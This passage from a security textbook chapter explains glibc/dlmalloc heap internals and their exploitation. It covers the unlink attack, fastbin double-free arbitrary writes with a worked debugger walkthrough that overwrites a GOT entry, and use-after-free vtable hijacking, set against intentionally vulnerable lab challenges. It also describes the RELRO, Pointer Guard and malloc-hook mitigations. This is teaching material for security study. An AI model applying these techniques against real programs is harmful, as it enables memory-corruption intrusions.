


Figure 8.3 – Fastbins lists (example)

in their current form. When the `free()` function receives a chunk whose size qualifies it for recycling, it doesn't free it (and therefore doesn't merge it with any neighboring free chunk), it just puts it, as-is, into the fastbins. The fastbins are an array of singly linked lists of reusable chunks. Figure 8.3 shows an example. There is a separate list for each possible size, starting with the minimum size and going up to a maximum size. For example, on 64b systems there may be a list for 32 byte chunks, another for $32+16=48$ byte chunks, then 64 byte chunks and so on up to, say, 144 byte chunks. The head pointers of these lists are stored in an array that is part of the main heap data structure, called the *arena*. The arena itself is stored at a known address within the library. Chunks with eligible sizes are pushed to the front of the appropriate fastbin list. When `malloc()` needs to allocate a chunk of one of the fastbin sizes, it first looks in the corresponding fastbin list. If the list is not empty it pops the first element and returns it, otherwise it continues with the normal search. Fastbins are important for performance because they skip all the chunk splitting and merging operations, reducing `malloc()` and `free()` operations to just a few instructions. Figure 8.3 shows a couple of fastbins list, one for size `0x20` and the other for size `0x30`. The first list contains two chunks, and the second list contains only one chunk. The lists are built using only the `fd` pointer in each chunk. For each chunk, the Figure also shows the header of the next chunk in memory, where the `PREV_INUSE` flag of the chunk is stored: note that fastbin chunks still have their `PREV_INUSE` flag set, and thus their tail boundary tag is missing, even if they have been `free()`ed.

■ **Example 8.2** Let's run "`gdb test-dlmalloc`" and try to reproduce the state of Figure 8.3. First, allocate a couple of chunks of size `0x20` and a third one of size `0x30`.

Subtract 8 to the size to be sure that the final chunk size will be exactly the one you want.

Free all three chunks, in the same order they were created. Stop the program with Ctrl+C and examine the state of the heap with `vis`. You should see an output like the following:

```
0x55555555c000   0x0000000000000000   0x0000000000000021
0x55555555c010   0x0000000000000000   0x0000000000000000
0x55555555c020   0x0000000000000000   0x0000000000000021
0x55555555c030   0x000055555555c000   0x0000000000000000
0x55555555c040   0x0000000000000000   0x0000000000000031
0x55555555c050   0x0000000000000000   0x0000000000000000
0x55555555c060   0x0000000000000000   0x0000000000000000
0x55555555c070   0x0000000000000000   0x0000000000000f91
```

Compare it with Figure 8.3 and make sure that you understand all its features. ■

8.2 Metadata Exploitation

An overflow in the user memory of a chunk can overwrite the header of the next chunk in the heap. Probably the first public exploit of this type of bug was published by Solar Designer in 2000[1]. The idea was to abuse the `unlink()` macro in the dlmalloc `free()` function. This macro is called when `free(a)` tries to merge the `a` chunk with the neighboring free chunks. The macro removes the free chunk from its doubly-linked list by writing to the `fd` and `bk` pointers. In particular, if `p` is the pointer to the chunk to be extracted, the macro performs the following two assignments:

```
p->fd->bk = p->bk;
p->bk->fd = p->fd;
```

```
1  void vuln(size_t s)
2  {
3    char * a = malloc(s);
4    char * b = malloc(s);
5
6    printf("a %p b %p\n", a, b);
7
8    read(0, a, s + 1);
9
10   free(b);
11   puts("OK");
12   free(a);
13 }
14 void child()
15 {
16   vuln(264);
17 }
```

Figure 8.4 – Child process code in challenge *myheap0*

Now, by overwriting the header of the chunk, we can create a fake previous free chunk pointing to some memory controlled by the attacker. Refer back to Figure 8.2. If the victim process calls `free()` on chunk c_2, the malloc library will observe that `PREV_INUSE` is not set and will merge c_2 with c_1. To obtain the pointer `p` to the chunk header of c_1, the library will subtract c_1's boundary tag, containing $size(c_1)$, from the chunk address of c_2. Assume now that an attacker, by exploiting a buffer overflow, was able to overwrite c_1's tail boundary tag with a value of her own choice: this means that the attacker can redirect `p` to some part of memory that she controls. So the two assignments above will use the `p->fd` and `p->bk` pointers provided by the attacker, let us call them f and b. Let's also call o_f and o_b the offsets of `fd` and `bk`, respectively, from the chunk pointer. In a 64 bit machine we have $o_f = 2 \times 8 = 16$ and $o_b = 3 \times 8 = 24$. The two assignments in the `unlink()` macro essentially do the following:

```
mov qword ptr [f+o_b], b
mov qword ptr [b+o_f], f
```

For example, consider the first `mov` instruction: since the attacker controls both f and b, this instruction gives her an *arbitrary write primitive*. The primitive is a bit difficult to use, since the attacker must also consider the effect of the second instruction: both $f + o_b$ and $b + o_f$ must point to writable memory, otherwise the victim process will crash.

To see how this can be exploited, we try to develop an attack, inspired by the original one from Solar Designer, for challenge *myheap0*. The challenge runs a victim forking server where child processes run the code in Figure 8.4. To reproduce the scenario typical of the early '00s, the heap is executable and ASLR is disabled. The code in Figure 8.4 allocates two chunks with user pointers `a` and `b`, and then frees them. The contents of `a` are read from standard input at line 8. This line has an *off-by-one* bug: an attacker can overwrite one byte of the next chunk in the heap. In a process that has not been using the heap for very long, it is very likely that two consecutive `malloc()`s at lines 3 and 4 return two chunks that are adjacent in memory, and we can check in the debugger that this is exactly what happens here. Therefore, the overflow at line 8 allows us to overwrite the first byte of the header of chunk `b`.

[1] https://www.openwall.com/articles/JPEG-COM-Marker-Vulnerability




Figure 8.5 – Layout of the heap in the exploit of *myheap0*


Consider Figure 8.2 again: this byte contains the size of `b` and, most importantly, the `PREV_INUSE` flag. By overwriting it, we can make the library think that `a` is free, so that the `free(b)` statement at line 10 will try to coalesce `a` with `b`, giving us the arbitrary memory write primitive discussed above. We want to use this primitive to overwrite the GOT's entry of `puts` to redirect it to some injected shellcode. Since we have complete control over the contents of `a`, we can put the shellcode there, together with all the other things we need. Figure 8.5 shows the final layout that we want to create. In the first two quadwords of the user memory of `a` we put our fake `fd` and `bk` pointer, with values f and b, respectively. We choose:

$$\begin{aligned} f &= \&\mathrm{GOT}[\mathtt{puts}] - o_b, \\ b &= \mathtt{a} + 2 \times 8. \end{aligned}$$

In this way, the first `mov` instruction in the `unlink()` macro will write $\mathtt{a} + 2 \times 8$ at address

$$\&\mathrm{GOT}[\mathtt{puts}] - o_b + o_b = \&\mathrm{GOT}[\mathrm{puts}],$$

i.e., it will redirect the GOT entry of `puts` to the third user quadword of chunk `a`. The idea is to put our shellcode there, but first we must account for the *second* write in `unlink()`, which will write f at address $b + o_f = b + 3 \times 8$, i.e, just three quadwords after b. Since our shellcode is 6 quadwords long, we cannot put it at b: what we can do is to put the shellcode after $b + o_f$ and put at b a jump to it. In the Figure, the shellcode proper starts at address $\mathtt{a} + 6 \times 8$. After that, we need to add sufficient padding to reach the header of `b` and overwrite it to make `free(b)` think that `a` is also free.



(a) After the first `free(c)` **(b)** After the second `free(c)`

Figure 8.6 – Loop in a fastbin list created by a double-free bug

Exercise 8.1 — myheap0. Implement the above attack in the *myheap0* challenge. ■

This exact attack doesn't work on modern systems for a couple of reasons:

- writable memory is no longer executable, thanks to the NX bit (Section 7.1.3), so there is nothing useful to assign to either $f + o_b$ or $b + o_f$;
- the current `unlink()` macro (now a function) does some integrity checks on the pointers before using them.

> R In particular, it checks that `p->fd->bk == p` and `p->bk->fd == p`, which is true in a well formed doubly linked list, but is never true in a Solar Designer-style attack.


This doesn't mean that there are no other possible heap exploits. In fact, many more have been found since then, and many other integrity checks have been added to malloc implementations, often in response to a new type of attack. Also, counter-attacks to many of the integrity checks have been found (including the one in `unlink()`). We examine just one example below.

8.2.1 Double-free and fastbins

Suppose a victim program contains a double-free bug on chunks whose size is within the fastbin range. Suppose that `c` is such a chunk. The first `free(c)` will push the chunk in front of its fastbin list. This is done by copying the fastbin head into the `fd` field in the chunk, and copying the chunk pointer into the fastbin head (Figure 8.6a). Now consider what happens when a second `free(c)` is called: the fastbin head, now pointing to (the header of) `c`, is copied into the `fd` field of `c`, and the chunk pointer of `c` is copied (again) into the fastbin head (Figure 8.6b). This creates a loop in the fastbin list.

To understand how this bug can be exploited, let's consider the vulnerable server in the *myheap1* challenge. This server implements a simplified key-value store. Remote users can send commands that create new key-value pairs, or delete existing keys. The server uses the heap to store the values of the keys, so an attacker can use the commands to induce calls to `malloc()` and `free()`. The command that creates a new key-value pair also allows the attacker to control both the size of the allocated chunk, and the contents of its user memory. The server keeps an array `values` of pointers to the allocated chunks, indexed by the (one-letter) keys. It contains a bug: the delete `key` command doesn't reset `value[key]`, and therefore an attacker can delete the same key twice, inducing the fastbin loop of Figure 8.6. Now, assume that the attacker wants to overwrite address x with value y. She can operate as follows (Figure 8.7):

1. let the victim program allocate a new object from the corrupted fastbin; this returns `c`'s user pointer (Figure 8.7a);
2. cause the victim program to write $x - 16$ into the user memory of `c`, thus overwriting the `fd` field of chunk `c` (Figure 8.7b);



(a) p = malloc()

(b) *p = *x* − 16

(c) p = malloc()

(d) p = malloc()

Figure 8.7 – Exploiting a loop in a fastbin list

3. cause the victim program to allocate another object from the same fastbin; this returns c again, and *copies* $x - 16$ *into the fastbin head* (Figure 8.7c);
4. cause the victim program to allocate another object from the same fastbin; *this returns* x (i.e., the $x - 16$ chunk pointer plus the size of the chunk header, see Figure 8.7d).

Now, any attacker-controlled write to the user memory of the last chunk will write to the location chosen by the attacker, so the attacker can finally write y at address x.

■ **Example 8.3** Let's try to reproduce the above attack in test-dlmalloc. We run it in the debugger, to check the state of the heap. The program doesn't clear up the pointers in its list of allocated chunks, so we can induce a double free bug by freeing the same chunk twice:

```
test-dlmalloc> malloc 0x18
test-dlmalloc> free 0
test-dlmalloc> free 0
```

Now stop the program to go back to the debugger prompt and type vis. You should obtain the following output:

```
0x55555555c000   0x0000000000000000     0x0000000000000021
0x55555555c010   0x000055555555c000     0x0000000000000000
0x55555555c020   0x0000000000000000     0x0000000000000fe1
```

Note the quadword at address 0x55555555c010: it is the fd field of the chunk at 0x55555555c000 and contains a pointer to the same chunk. We can read the contents of the fastbin heads in the arena with:

```
pwndbg> fastbins
```

We should obtain:

```
0x20: 0x55555555c000
```

This is the pointer to the above chunk, again. This confirms that we have created the fastbin loop, as in Figure 8.6b. Now we try to exploit it to overwrite a location in the memory of the process. We choose to overwrite the GOT entry of `fprintf` and redirect it to the `dummy` function defined in the `test-dlmalloc` binary. We can obtain the necessary addresses from the debugger itself:

```
pwndbg> got fprintf
pwndbg> print dummy
```

We find that &GOT[`fprintf`] is `0x55555555a9a8` and `dummy` is at `0x555555558268`. Now we need to write `0x55555555a9a8` − 16 = `0x55555555a998` into the `fd` field of the chunk. We can skip step 1 in this case, since we still have a pointer to the chunk in slot 0 and `test-dlmalloc` allows us to write into it, which completes step 2:

```
test-dlmalloc> writehex 0 98a9555555550000
```

Now we malloc again (step 3):

```
test-dlmalloc> malloc 0x18
```

This step should move `0x55555555a998` into the head of the fastbin list. We can check that this is indeed the case by running `fastbins` in the debugger:

```
pwndbg> fastbins
```

This time we should see:

```
0x20: 0x55555555a998
```

By allocating another chunk (step 4), we finally obtain `0x55555555a9a8` as a user pointer:

```
test-dlmalloc> malloc 0x18
```

This should print:

```
[2] 0x55555555a9a8
```

Now, whatever we write into chunk 2 will overwrite the GOT entry of `fprintf`:

```
test-dlmalloc> writehex 2 6882555555550000
```

We can check that the entry has been overwritten using the `got` command of pwndbg, or we can induce a call to `fprintf()` in the program. The program calls this function whenever it wants to print an error, for example for an unrecognized command:

```
test-dlmalloc> junk
```

This should print:

```
called dummy
```

proving that we have successfully redirected `fprintf()` to `dummy()`. ■

Exercise 8.2 — myheap1. Use the above strategy to exploit the bug in *myheap1*. ■

The fastbin-loop technique may also lead to information leaks that can be used to bypass PIE and/or ASLR, by using it as an arbitrary memory *read* primitive, instead of write.

Exercise 8.3 — myheap2. The *myheap2* server is very similar to *myheap1*, but it implements a search command to read back the contents of the keys. It runs with ASLR enabled. ■

8.3 Mitigation: Partial/Full RELRO

Detecting corruptions of the heap metadata, without hurting performance and keeping compatibility with legacy programs, is quite hard. Many mitigations try to block the typical target of such corruptions: overwriting some function pointer to divert execution.


RELocation Read Only (RELRO) is one such mitigation. It is implemented by the compiler, and by the static and dynamic linkers[2]. The idea is to mark the contents of the GOT, the `.init_array`, and `.fini_array` (see Section A.3.3.1) as read-only, using the protection bits available in the MMU.

Note that these arrays are created by the static linker and filled by the dynamic linker, which must be able to write to them. Since the dynamic linker runs in the same process as the user program, the MMU cannot distinguish between legitimate accesses from the linker and illegitimate accesses from the user program. The only way to implement the mitigation is to tell the dynamic linker itself to mark the pages containing the pointers as read-only after it has finished updating them. This mitigation can be enabled in `gcc` by passing the "`-z relro`" option at link time. When this option is active, the compiler may identify parts of the program memory that don't need to be modified after dynamic relocation, and group them in a special `.data.rel.ro` section in the ELF file. Moreover, the linker will put the `.data.rel.ro` section, if present, plus the relevant parts of the GOT and `.init/.fini_array` in the same pages of memory, then create a `GNU_RELRO` program segment containing these pages. The segment's protection flags are used to require that these pages be marked read-only. However, these pages are also part of other writable segments (typically, the `GNU_RELRO` segment overlaps part of `LOAD` writable segment). The `GNU_RELRO` segment is ignored at first, and only obeyed by the dynamic linker when it has finished processing all the relocations. "Obeying" the segment just means that the linker will call the `mprotect()` system call on the segment pages, asking the kernel to mark them as read-only in the MMU page tables.

This works well for `.init/.fini_array`, which are filled before the user program starts and don't need to be updated afterwards. The lazy update of the GOT/PLT (Section A.5), on the other hand, creates a problem because the linker should temporarily unprotect the segment pages whenever a new function is resolved, in order to write the function pointer to the GOT entry. This is an expensive operation, since it usually involves flushing the MMU caches (TLBs), and it also creates time windows during which the pointers are writable: attackers could exploit these windows in a multi-threaded program. The actual implementation is the result of a series of compromises: the GOT/PLT is write-protected only if *all* functions are resolved at load time, thus behaving like `.init/.fini_array`. Load time resolution can be requested with a link-time option, but of course this can be very expensive, especially for a library. So RELRO comes in two forms (see Figure 8.8):

- *Partial* RELRO, where the protection applies to `.init/.fini_array`, the `.data.rel.ro` section, the `.dynamic` section, and those parts of the GOT that are not involved in lazy binding (e.g., pointers to global variables instead of pointers to functions); for this purpose, the GOT is split into two sections: `.got` (subject to RELRO) and `.got.plt` (writable) (Figure 8.8a);

[2] https://www.airs.com/blog/archives/189



(a) Partial **(b)** Full

Figure 8.8 – RELRO sections and segments

- *Full* RELRO, which protects everything already protected by Partial RELRO, and also asks the dynamic linker to resolve all bindings at load time and then protect the entire GOT; in this case there is no need to spit the `.got` section (Figure 8.8b).

In `gcc`, the “`-z relro`” option gives you only *Partial* RELRO. To get the full version you must also pass the “`-z now`” option, which tells the dynamic linker to resolve all symbols at load time. If these options are enabled by default, you can disable the first one by passing “`-z norelro`”, and the second one by passing “`-z lazy`”. Note that the “`-z now`” option is actually independent of RELRO, since you may want to resolve all functions at load time for other, unrelated reasons. The “`-z now`” option works by setting a `NOW` flag in the flags entry of the dynamic section of the executable/shared object. In addition, if RELRO is also enabled, the entire GOT is placed inside the `GNU_RELRO` segment (Figure 8.8b). The `NOW` flag instructs the linker to resolve the entire PLT before starting the program, then the entire GOT is write-protected during normal processing of the `GNU_RELRO` segment.

R The `checksec` utility of pwntools detects the presence of RELRO by the existence of the `GNU_RELRO` segment. The protection is classified as *full* if the dynamic section contains the `NOW` flag, otherwise it is reported as *partial*.

Typically, executables are now built with Full RELRO, while dynamic libraries are only built with Partial RELRO. The idea is that a program that contains a call to a library function will most likely use it, so it is reasonable to pay the symbol resolution cost unconditionally. However, this cannot be assumed for libraries, since programs typically use only a small part of them, and resolving all library symbols at load time can end up wasting a lot of work.

Exercise 8.4 — myheap1b. The malloc hooks are a set of function pointers implemented by GNU malloc as part of the C library. For example, the `__malloc_hook`, if not null, is called instead of the actual `malloc`, with the same arguments, and similarly for `__free_hook`. The programmer can make these hooks point to her own functions by simply assigning a function pointer to them. The purpose is to extend the malloc functionality for debugging, accounting and so on.

The *myheap1b* binary contains a double-free bug that can be exploited to overwrite memory, but it is protected with full RELRO. How can we drop a shell from it? ■

Modern releases of the GNU C library contain an integrity check that tries to prevent the loop of Figure 8.6b: `free(c)` will abort the process if `c` is already at the front of its fastbin list. This blocks the preparation phase of the attack to *myheap1*, since the attacker cannot delete the same key twice.

> **Exercise 8.5 — myheap1c.** Or can she? This same check has been added to the dlmalloc library used by the *myheap1c* server. Find a way to bypass it.

8.4 Mitigation: Pointer Guard

RELRO is concerned with function pointers as defined by the ELF standard, but other, equally overwritable pointers can be found in many other places. For example, the C standard library implements the `atexit()` function, which can be used to register callbacks to be called on program exit. The GNU C library implements this feature by internally allocating a list of `exit_function_list` structures. Each structure can contain 32 function pointers and several structures can be linked in a list. The first structure of the list is statically allocated in the variable `initial`, and a pointer to it can be found in the variable `__exit_funcs`. Other structures are allocated on the heap. Obviously, an attacker who has leaked the libc address, or perhaps a heap address, can potentially access these structures and overwrite their pointers.

These pointers can be updated at any time during program execution, and they are not isolated in their own pages. It is therefore impractical to use the same solution as RELRO to protect them. The GNU libc instead protects these pointers by "encrypting" them. In particular, the `PTR_MANGLE()` macro, used when saving a new pointer, encrypts a pointer by XORing it with a secret key and then rotating it. The `PTR_DEMANGLE()` macro restores the original pointer before using it. This feature is called "Pointer Guard" in the library documentation and can only be disabled by recompiling the library.

The secret key is obtained at program startup in much the same way as the secret canary (Section 5.5.2). We know that the kernel stores a random number on the new process stack during `exec()`, and signals its presence and location using the `AT_RANDOM` entry of the auxiliary vector (Figure 5.15). The kernel-supplied random number is 16 bytes wide: the first 8 bytes are used to generate the canary; the other 8 bytes become the Pointer Guard secret key. The key is also stored in the same place as the canary, i.e., in the Thread Control Block, accessible via the `fs` segment selector register, at offset `0x30`. Assume that the pointer to encrypt is in register `rax`; the `PTR_MANGLE()` macro does this:

```
xor rax, qword ptr fs:[0x30]
rol rax, 17
```

The `PTR_DEMANGLE()` macro just reverses the operations:

```
ror rax, 17
xor rax, qword ptr fs:[0x30]
```

This encryption is vulnerable to information leak bugs. Of course, since the secret key is stored in at least a couple of locations in memory (in the TCB and on the stack), an information leak may reveal it directly. But there is more. Let's call k the secret key, p an unencrypted pointer and s its encrypted version. If a program contains an information leak bug that discloses s, and p is known, an attacker can immediately recover k by XORing s and p, since $(k \text{ XOR } p) \text{ XOR } p = k$. In some versions of the C library we can find instances with $p = 0$ (`PTR_MANGLE(NULL)`), so only s needs to be leaked.

8.5 Mitigation: Removing the malloc hooks

Neither RELRO nor Pointer Guard can protect the malloc hooks (see Exercise 8.4). RELRO is out of the question, for the same reasons as above (these pointers can be updated during program execution, and they are not segregated in memory), but Pointer Guard cannot be used either: the programmer expects to be able to write to these pointers directly, without going through some library function like `atexit()`. If a legacy program uses these hooks, a call to `PTR_MANGLE()` cannot be inserted by just updating the C library. Instead, the program's source, if available, must be modified and recompiled.

Note that these hooks are rarely used in normal programs, since their functionality can obtained by other means. Nevertheless, every program linked with the GNU C library has them, and the GNU `malloc()` and `free()` functions will duly call them if they are not null. The safest thing to do, in this case, seems to be to simply remove the hooks from the library. The hooks have been deprecated (for unrelated reasons) for many years, and were finally removed in the 2.34 glibc release.

8.6 Non-metadata exploitation

Let us now consider an example of how dynamic memory bugs can be exploited even without touching or overwriting any heap metadata.

Probably the most common bug found in programs using dynamic memory is the use-after-free bug: one part of the program frees an object, call it o_1, while some other part of the program still holds a pointer to o_1. This "dangling" pointer may be used later assuming that it still points to o_1, but o_1's memory may actually have been recycled and now stores a completely unrelated object, call it o_2.

This bug can be exploited in many ways, but a particularly favorable scenario for attackers is the following:

- the o_1 object contains a function pointer;
- the attacker controls a field of o_2 that overlaps a function pointer in o_1.

Now, when the victim program calls the function pointer in o_1, it will transfer control to the location chosen by the attacker (e.g., a one-gadget).

A scenario similar to the above can be easily observed in C++ programs. C++ objects that define virtual functions (including a virtual destructor) contain a *vtable* pointer in their first locations. The vtable pointer points to a table of virtual function pointers, one for each virtual function defined in the object's class. When the C++ program needs to call a virtual function member of the object, it actually makes an indirect call through one of the pointers in this table.

■ **Example 8.4** Let's consider the vulnerable server of challenge *objects1*. Figure 8.9 shows the part of the `objects.cc` file that defines the class hierarchy used in the program. There is a base class called `Base`, from which two independent classes are derived, `Derived1` and `Derived2`. The base class defines a virtual method `foo()`, which both derived classes redefine. The server declares an array of pointers to `Base`, which can be populated with pointers to instances of `Base`, `Derived1` or `Derived2`. Consider the statement at line 189:

```
189         b->foo(buf, 0);
```

The static type of `b` is `Base*`, but its dynamic type can be any of the above. At runtime, this statement must be able to call the function `Base::foo()` defined at lines 45–47 of Figure 8.9 if `b` points to a `Base` object, or the function `Derived1::foo()` defined at lines 53–55 is `b` points to a `Derived1` object, or the function `Derived2::foo()` defined at lines 61–63 if `b` points to a `Derived2` object. This is implemented by creating a different vtable for each class, and assigning the same slot in each to `foo()`. In this example each vtable has only one slot, see Figure 8.10. The first field of each object points to the vtable of its class type. The statement `b->foo()` will deference the vtable pointer and access the vtable entry reserved for `foo()` to get the pointer of the correct instance of `foo()` to call. ■

It should be clear that if the conditions of a use-after-free attack are met, the attacker can overwrite

```
class Base {
protected:
        int i;
public:
        Base(int i_): i(i_) {}
        virtual void foo(char *p, size_t s) {
                snprintf(p, s ? BUFSZ : s, "Base %d", i);
        }
};

class Derived1: public Base {
public:
        Derived1(int i_): Base(i_) {}
        virtual void foo(char *p, size_t s) {
                snprintf(p, s ? BUFSZ : s, "Derived1 %d", i);
        }
};

class Derived2: public Base {
public:
        Derived2(int i_): Base(i_) {}
        virtual void foo(char *p, size_t s) {
                snprintf(p, s ? BUFSZ : s, "Derived2 %d", i);
        }
};
```

Figure 8.9 – Class hierarchy defined in challenge *objects1*





Figure 8.10 – Objects belonging to the classes defined in Figure 8.9

the vtable pointer of an object and make it point to an injected vtable with pointers to locations of the attacker's choice. Execution will be redirected the next time that the relevant virtual function is called.

> **Exercise 8.6 — objects1.** Find the bug and steal the flag from *objects1*, using the above ideas. ■

Use-after-free bugs may also lead to information leaks that can be abused to defeat PIE and/or ASLR. For example, the C++ vtables are allocated statically, so reading their address immediately reveals the load address of the binary.

■ **Example 8.5** The assembly name of the vtable of a class *C* is `_ZTV`*nC*, where *n* is length of the string "*C*". For example, the vtable of class `Base` is called `_ZTV4Base`, while the vtable of class `Derived1` is called `_ZTV8Derived1`. If the binary has not been stripped, these symbols will be available in the symbol table. However, we need to be aware of another detail: to support Run Time Type Information (RTTI), the compiler needs to link each object to some other objects that describe its dynamic type. The `gcc` compiler puts additional fields, including a link to the RTTI objects, immediately before the table of virtual function pointers; confusingly, the assembly symbol of the vtable points to *these fields* instead of the vtable. Assume that `b` is an object of class `Base`; the memory layout is as follows:



